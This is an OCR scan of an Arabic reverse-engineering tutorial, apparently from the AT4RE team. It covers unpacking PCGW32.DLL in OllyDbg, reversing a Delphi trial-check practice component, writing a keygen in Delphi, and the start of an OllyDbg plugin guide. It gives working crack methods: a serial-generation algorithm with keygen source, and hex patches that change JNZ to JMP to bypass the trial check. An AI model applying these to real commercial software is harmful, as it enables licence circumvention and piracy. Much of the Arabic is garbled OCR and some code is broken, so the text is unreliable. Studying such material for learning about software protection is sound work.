


-عدَ ExitProcess مث يًا ٧ خطُدَ :




أو*ج ُ َو يخ ى دعيخ Import-يخ ْم دث صُحم*يخ يء َس عو ه ْيو صمجدثيخ ه ج دهُ ْ ِعنْ ْ خ عو صسعظ ْ ج ْخ د َ َ ي َ د َ ل ا ل أ
ني

َ ّ يخ ١٣ و ، ث ج دوب ر يخ خ ُ ، ُ كا َ دهِ ل ن ل أ ة َ د َ و َ َ دهل ا ب ص يـ و دكـ و ص ُ و *ج و أ يخ Import-يخ ِ ل ِ و ث َ ل ا ض ل ا د ض خ *ز فـ ي
Thunks .Cut َ دعـ ث مش ا ج ي ه ن ل أ خ





نخ كسؤ يپ هودو Dump . ًَصخ ئجدوبريخ فيدهعُسئظپودمئوص مُمِ Import

ًخ, ١٣ا و Fix Dump




Dump. ًَصخ ئجدوبريخدعثه





ز*ً ددب خ ثتچ ثلخ پ/چ ُص ديُ ظپودچ ئ خ پ ع ُ ثت ُ خ پ ربوب ثت ُ ظ ُ ا ُ ج ُ ر ُ ج ُ ح, ًَ ُ ج ُ ر ُ ج ُ ح.


ص ُخه*پ ُخصف ُع و ُ د ُ ي پ ص خ چ خ ض ب ً*ز ً َ ـ م ُ ثه*ز خ ي ثو:




الهدف التالي هو تعطيل الحماية 3. PCGW32.DLL

يبدو أن PCGW32.dll يستخدم أيضًا Exceptions لإخفاء الأخطاء.

الآن نفتح الملف بواسطة PEiD :



ثم :



OllyDbg لا يقبل تحميل ملف PCGW32.DLL الذي يحتوي على كود PE، لذا يجب تحميله عبر Loaddll.exe.


الآن نفتح الملف PCGW32.DLL :


```
Address   Hex dump        Disassembly
10008343    8913          MOV DWORD PTR DS:[EBX],EDX
10008345    FC            CLD
10008346  v EB 01         JMP SHORT 10008349
10008348    0AEB          OR CH,BL
1000834A    2C 03         SUB AL,3
1000834C    8B9A F6C11F75 MOV EBX,DWORD PTR DS:[EDX+751FC1F6]
10008352    028B F28A064E ADD CL,BYTE PTR DS:[EBX+4E068AF2]
10008358    8D9D 756E55EB LEA EBX,DWORD PTR SS:[EBP+EB556E75]
1000835E    8A27          MOV AH,BYTE PTR DS:[EDI]
10008360  v EB 01         JMP SHORT 10008363
10008362    8381 C3F284EB 14 ADD DWORD PTR DS:[ECX+EB84F2C3],14
10008369  v EB 02         JMP SHORT 1000836D
1000836B    81C3 86E053EB ADD EBX,EB53E086
10008371    0181 D2C0EB78 ADD DWORD PTR DS:[ECX+78EBC0D2],EAX
10008377    49            DEC ECX
10008378  v EB 01         JMP SHORT 1000837B
1000837A    0375 D1       ADD ESI,DWORD PTR SS:[EBP-2F]
```

DLL إخفاء الملف وبدء تنفيذه في ذاكرة الحاسب :

```
Address   Hex dump   Disassembly                          Comment
10001000  $ 8B4424 04 MOV EAX,DWORD PTR SS:[ESP+4]        PCGW32_D.10000000
10001004  . A3 E4420010 MOV DWORD PTR DS:[100042E4],EAX
10001009  . FF15 00300010 CALL DWORD PTR DS:[<&comctl32.InitCommon  InitCommonControls
1000100F  . FF15 7C300010 CALL DWORD PTR DS:[<&user32.GetDesktopW  GetDesktopWindow
10001015  . A3 30410010 MOV DWORD PTR DS:[10004130],EAX
1000101A  . B8 01000000 MOV EAX,1
1000101F  . C2 0C00     RET 0C
10001022    90          NOP
10001023    90          NOP
10001024    90          NOP
10001025    90          NOP
10001026    90          NOP
```


الآن نحفظ إلى الملف الجديد الذي تم إنشاؤه :






إختيار الملف Loaddll.exe الموجود في مجلد Process الخاص بالبرنامج الذي تستهدف إختبار الـ Dll مثل ٣٢١ ثم Pick DLL.


: بعد الضغط على Imports الخاص بالبرنامج يظهر لنا




قد يصدر بعض الأخطاء عند الضغط على AutoSearch ، فيجب الضغط على ٣٢١ ثم إختيار الخطأ الذي يظهر



: بعد الضغط على ٣٢١ ثم Get Imports الأول



وتيخ زعيسطخ پيدوهخ پمصدفظخإخصص:



4. الإصلاح

إپ وو خصمهلل تصخ خيصخ ,ءجيپا, وهتخيلها, ءزنتن ود*هلل

ظخالض خيث ,مث ,خهد صخ خيصخ جصث يعهصص يب ووخ خيث يعف زص خيغف زص خيغ
هج دهخب مثتو .صظهص ظخلث وخيبب ود خيعفص ظخلث وخيبب ود خيعفص ظخلث ,ج ,خطسد/ ثث ظخلث

تقنية عكسية لتدقيق الملفات

Delphi component RCE

1. الأساس

Keygening and Fishing .Serial كظاهرة يتم فيها تخطي الحماية بالتلاعب بالخوارزمية أو بالتلاعب بالبرنامج Patching.

2. الشكل

تم تطوير مكون يقوم بالتعامل مع الملفات التنفيذية وتحليلها وتعديلها بالإضافة إلى تحليل الملفات التنفيذية وتعديلها.

يتكون المكون من ٨ أجزاء، وتم تطوير ٣ أجزاء منه.

الشكل العام للمكون يتضمن:

- Functions و Procedures لتعديل الملفات التنفيذية Pas.
- ملفات Dcu.
- ملفات Bpl.

- تحميل OllyDbg.
- تحميل HexWorkshop v5.
- برنامج Search and replace – Strings-.
- Delphi 7 Entreprise.


وصل الأمر بالمبرمجين إلى استخدام برامج تشفير متطورة لحماية برامجهم من الهندسة العكسية، وأصبح من الصعب على المهندس العكسي فهم الشيفرة المصدرية للبرنامج، وأصبح من الصعب تعديل البرنامج، وأصبح من الصعب تحليل البرنامج.

وأصبح من الصعب تحليل البرنامج، وأصبح من الصعب تعديل البرنامج، وأصبح من الصعب فهم الشيفرة المصدرية للبرنامج، وأصبح من الصعب على المهندس العكسي الهندسة العكسية للبرمجيات.

الفصل الثالث: الحماية من الهندسة العكسية.

يتم تحميل برنامج صغير من الإنترنت يقوم بالتحقق من IsTRIALTEST وإذا كان الجواب سلبي فإنه يقوم بتحميل الشيفرة المصدرية للبرنامج.

وبالرغم من أن الحماية من IsTRIALTEST وإلا فإنه يقوم بتحميل الشيفرة المصدرية للبرنامج،



01 خيعسى ر AT4RE

02 ب٠دُص خظتن IsTRIALTEST

03 تقِعيخ پتلو نتظز صبطخضدجخ*ظخ

تم*َ تجدوبريخ نؤ الالو وؤ وُاَظ ُؤ نويِ ./وُمَمخيؤزدهج يُه٩ جو ،صَيدِ, صتُذَ٤
ضدُد٠ب :

.شُظخ يِ ِ ُ ِ ُ ِ ُ

شرح بسيط لطريقة تغيير نص الـ Caption بنص Trial Version

بعد تحميل البرنامج الذي يحتوي على الـ Version المحدود بوقت إلى Trial :

إن الخطوات التي سنقوم بها :

01. نبحث عن نص VERSION TRIAL في البرنامج.
02. نبحث عن مكان وجوده.
03. نبحث عن الأماكن التي يستخدم فيها هذا النص
04. نبحث عن NagScreen في البرنامج.
05. نبحث عن NagScreen في البرنامج.

OllyDbg يف Trial Text strings referenced وو ،ه ُؤ خ ُع ،دءخض خ ُيدِيص Windows API.

Reverse ظ ُث* ُط ،سعط خ ُيب ُجدمخ ُيذ ضدمخ ُيذ ثب ُع* ُم ،ه ُحب ُيذ ه ُجب

شَبَتِظِخ ضخ ّتُيِخ ى د ا َؤ ُه ٩ ظ ـصُدُاَ دهدُ* و ىْجدوبر يخ ص ه ـخ و ن ى ي پ وُأظ ه ، ص پو إظ ـخ - Calls ض ء د ع ُ ل اخ ئ ذ پ و ّص خ فـ يـ

004541AB	PUSH	EBP	إئ ى ظ ص ـ ث و ، ا و	01
			إئ ى ظ ص ـ ث و ، ا و	02
004541D0	CALL	00453D44	ش ُ ن خ ي خ ف ـ ي ـ ا ل ا ئ ى ظ ص ـ ث و ، ا ل ا ع ي خ ص ُ ج ِ خ و ء د ع خ	03
			ه ج ؤ ث م ع ي خ ً * ز ً ا ت ي خ	04
004541D7	JNZ	004542	ش ُ ن خ ي خ ف ـ ي ـ ا ل ا ي ا ي ي ى ـ و ه ج ؤ ث م ع ي خ ً * ز ً ا ت ي خ	05
004541DE	CALL	004273B0	خ ّ ع ّ و د ء خ ي ُ ل ي ص خ ظ ّ و ف ـ ص	06
004541F3	CALL	00404150	خ ي ـ ر ب و د ج ث Caption ب و Trial Version	07

: ص ُ ي د ع ي خ ى ُ ا خ ف ـ ي ، ى ج ى ّ ه م ا ّ ث ـ ف ـ ع ي خ ض د ج ى خ * ج ص ُ ج ِ خ و ء د ع ُ خ ؤ س َ

```
@Project1_00454118:
        push ebp

        mov ebp,esp
        add esp,-8
        push ebx
        xor edx,edx
        mov dword ptr ss:[ebp-8],edx
        mov ebx,eax
        xor eax,eax
        push ebp
        push Project1_0045419e
        push dword ptr fs:[eax]
        mov dword ptr fs:[eط ي ل اخ ص خ ز
        xor eax,eax
        mov dword ptr ss:[ebp-4],eax
        mov eax,dword ptr ds:[ebx+$038]
        call @Project1_00404148
        test eax,eax
        jl @Project1_00454157
        inc eax
```

```
        xor edx,edx
@Project1_00454148:
        mov ecx,dword ptr ds:[ebx+$038]
        movzx ecx,byte ptr ds:[ecx+edx-
1]
        add dword ptr ss:[ebp-4],ecx
        inc edx
        dec eax
        jnz @Project1_00454148
@Project1_00454157:
        mov eax,dword ptr ss:[ebp-4]
        mov ecx,$0256
        cdq
        idiv ecx
        imul eax,edx,$01024
        lea ecx,dword ref ss:[ebp-8]
        mov edx,$010
        call @Project1_00407E38
        mov edx,dword ptr ss:[ebp-8]
        mov eax,dword ptr ds:[ebx+$03c]
```

صُزدِل ضُحُم*زُد ثَم*عِظخ جُخ صصد*ج
كُثُظخ فِد سِعِخو جِهَاِخ صَخَهُ صُهُز...

صصد*ظخ*زيظدِخ كُمِذثُفِعِذ جُىَ هَخ...
ثُوَظخ ثُدظخ ثُفِعِذ جُىَ هَخ...

```
User name = STRELiTZIA
53+54+52+45+4C+69+54+5A+49+41 = 32B
32B mod 256 = D5
D5 * 1024 = D6DF4
Format 16 hex = 00000000000D6DF4
```

جلكها جيسرانخ

ثم يجَوَخ خُزص أُجِيِخ :

```
function GetValidSerial(Name: string): string;
var i, Serial: integer;
begin
  Serial := 0;
  for i := 0 to Length(Name) do
  begin
    Serial := Serial + Ord(Name[i]);
  end;
  Serial := Serial mod $256;
  Serial := Serial * $1024;
  Result := IntToHex(Serial, 16);
end;

procedure TKeygen.GenerateBtnClick(Sender: TObject);
begin
  SerialEdt.Text := GetValidSerial(NameEdt.Text);
end;
```

،أهم خطوة في جدول برنامج هو صيد الأخطاء وأظهر مهارة في تتبع الأخطاء ثم كتابة نوع من الأكواد الخاصة بالمبرمج وتنفيذها في الأخير.

```
@Project1_004541ac:
        push ebp
        mov ebp,esp
        push 0
        push ebx
        push esi
        mov ebx,eax
        xor eax,eax
        push ebp
        push Project1_0045424b
        push dword ptr fs:[eax]
        mov dword ptr fs:[eax],esp
        mov eax,ebx
        call @Project1_00454118
        test al,al
        jnz @Project1_00454235
        mov eax,ebx
        call @Project1_00453D44
        test al,al
        jnz @Project1_00454235
        mov eax,Project1_00454260
@Project1_004273B0
        lea edx,dword ptr ss:[ebp-4]
        mov esi,dword ptr ds:[ebx+$040]
```

بداية الخطوة

استدعاء الدالة

al = 1 تحقق من الشرط

استدعاء الدالة

al = 1 الشرط

الدالة

يتم تنفيذ الخطوة التالية إذا كان الشرط صحيحا وإلا فإنه يتخطاها.

الشرط:

```
        call @Project1_00454118
        test al,al
        jmp @Project1_00454235
        mov eax,ebx
        call @Project1_00453D44
        test al,al
        jnz @Project1_00454235
```

JMP بدل JNZ


...وهكذا يتم تتبع الأخطاء وأخذ القرار المناسب

تحليل الملفات التنفيذية مع Olly

HexWorkshop v5 يحمل ٤٠ يوم تجربة فقط، بعدها يطلب منك الشراء

صممت إحدى الشركات برنامج Delphi package فيه رسالة تظهر للمستخدم بأن النسخة Trial انتهت

ثم قمت بالبحث عن الرسالة باستخدام replace and Search لأجد الشيفرة




بعد تحليل الملف وجدت أن هناك ثلاث مواضع تظهر رسالة Trial Version في الملف التنفيذي وهي :

```
004541C5  E8 4EFFFFFF      CALL Project1.00454118
004541CA  84C0             TEST AL,AL
004541CC  75 67            JNZ SHORT Project1.00454235
004541CE  8BC3             MOV EAX,EBX
004541D0  E8 6FFBFFFF      CALL Project1.00453D44
004541D5  84C0             TEST AL,AL
```

الشيفرة الخاصة بها هي :

84C075678BC3

بالتحويل إلى Hex




```
688D 0000 008D 45F8 E800 0000 00C3 |....3.3.ZYYd..h.....E.......
558B EC6A 0053 568B D833 C055 689F |.........[YY].U..j.SV..3.Uh.
0000 84C0 7567 8BC3 E800 0000 0084 |...d.0d. .........ug........
55FC 8B73 408B C6E8 0000 0000 8D45 |.u\...........U..s@........E
8BC6 E800 0000 0033 D28B 4340 E800 |..D........U........3..C@..
E800 0000 0033 D28B 4340 E800 0000 |....C@.@h..........3..C@....
5959 6489 1068 A600 0000 8D45 FCE8 |....C@.....3.ZYYd..h.....E..
595D C300 FFFF FFFF 8500 0000 596F |............^[Y]..........Yo
5253 494F 4E0D 5472 7920 746F 2052 |u use TRIAL VERSION.Try to R
7665 7279 2065 6173 7920 5643 4C20 |everse me I'm very easy VCL
6220 5465 616D 2034 2052 6576 6572 |Component..Arab Team 4 Rever
0D53 5452 454C 6954 5A49 4120 7C20 |se Engineering.STRELiTZIA |
652E 636F 6D00 0000 FFFF FFFF 1200 |AT4RE.www.at4re.com.........
5253 494F 4E5D 0000 538B D88B C3E8 |.. - [TRIAL VERSION]..S.....
```

1 instances of '84C075678BC3' found in IsTRIALTEST.dcu

Address	Length
000012C4	00000006

IsTRIALTEST.dcu ظ*َتَ جحًا

```
000012B4|0000 0064 FF30 6489 208B C3E8 0000 0000 84C0 7567 8BC3 E
000012B4|0000 0064 FF30 6489 208B C3E8 0000 0000 84C0 EB67 8BC3 E
```

IsTRIALTEST_Install.bpl ظ*َتَ جحًا

```
0000189C|0064 FF30 6489 208B C3E8 4EFF FFFF 84C0 7567 8BC3 E8
```

```
0000189C|0064 FF30 6489 208B C3E8 4EFF FFFF 84C0 EB67 8BC3 E86
```

ً*ز: هجءدهعوللاخ شريةز خىثو ثَعَ*خ طعُصظ طاعيخ خُب ِإيي نسثج دَبىُوو ،شوُا يخ تمءضللادلفـيد .compilation
سَمُعِ صسِىيذزو .ببيٌ جُلأخِ اعثَ ل

إضافة لـ OllyDbg

Developping an OllyDbg Plugin

- OllyDbg.
- Plugin Development Kit 1.10.
- compiler/linker c/c++ A (يفضل C/C++ IDE vs2008).

(تحميل ملف الإضافة.)

1. المقدمة

بدأت OllyDbg تدعم DLL إضافية، وهي تحتوي على 14 دالة تصدير، إضافة إلى ملف plugin.h .

المهم أولاً، يجب أن نعلم أن كل إضافة لـ OllyDbg هي "DLL" يجب أن تحتوي على دالتين تصدير على الأقل، وهما:

```
_ODBG_Plugindata
ODBG_Plugininit
```

تعريف الإضافة لـ OllyDbg – تحميل "DLL" إضافة يتم بطريقتين:

1. بواسطة "Dynamic link library".
2. بواسطة _ODBG_Plugindata و ODBG_Plugininit فقط.

إنشاء مشروع دس "Dynamic link library" ع

- يفضل إنشاء مجلد خاص بالمشروع.
- جه لقائمة File خوع New>>Project.
- جه لقائمة وى خطوة خوع Visual C++ >> Win32.
- جذ تويو Project .Win32 خوع من خزلتظف مجلدتيه جه
- لد *ظف بب ٩٥ ،ؤخى ج ٣ أ ٠ خ ثه "MyOlly" منب و "<Enter_name>" ه ج ل ازً خ من خ وظف
  خوع "DLL" .ؤخى ج ٣ أ ٠ خ ثه "ـدً وجً Empty\" "Project و وظف ى ت
- ي ثيخ من زدعة طو ن لدو cpp ي خ ج ج زو جذ إز وظ ـيتة إخج من ٠ تز خ ى ثدن زخ :

```
BOOL APIENTRY DllMain( HINSTANCE hModule, DWORD  ul_reason_for_call, LPVOID
lpReserved) {
      switch(ul_reason_for_call) {
            case DLL_PROCESS_ATTACH:
                  g_hInst=hModule;
      }
      return TRUE;
}
```

"DLL" ض أ ج ج ٩ * ج ف ي ص عز دك و "Entry \" point" ثوظ خ ه ، ش دسه ، ص پ خ پ خ ي

ص د ٠ ل إ ذ ز ص ب ط خ HINSTACE ص م ى ٧ أ ض "g_hInst" خ د ، و أ ج إ * عز د م ئ

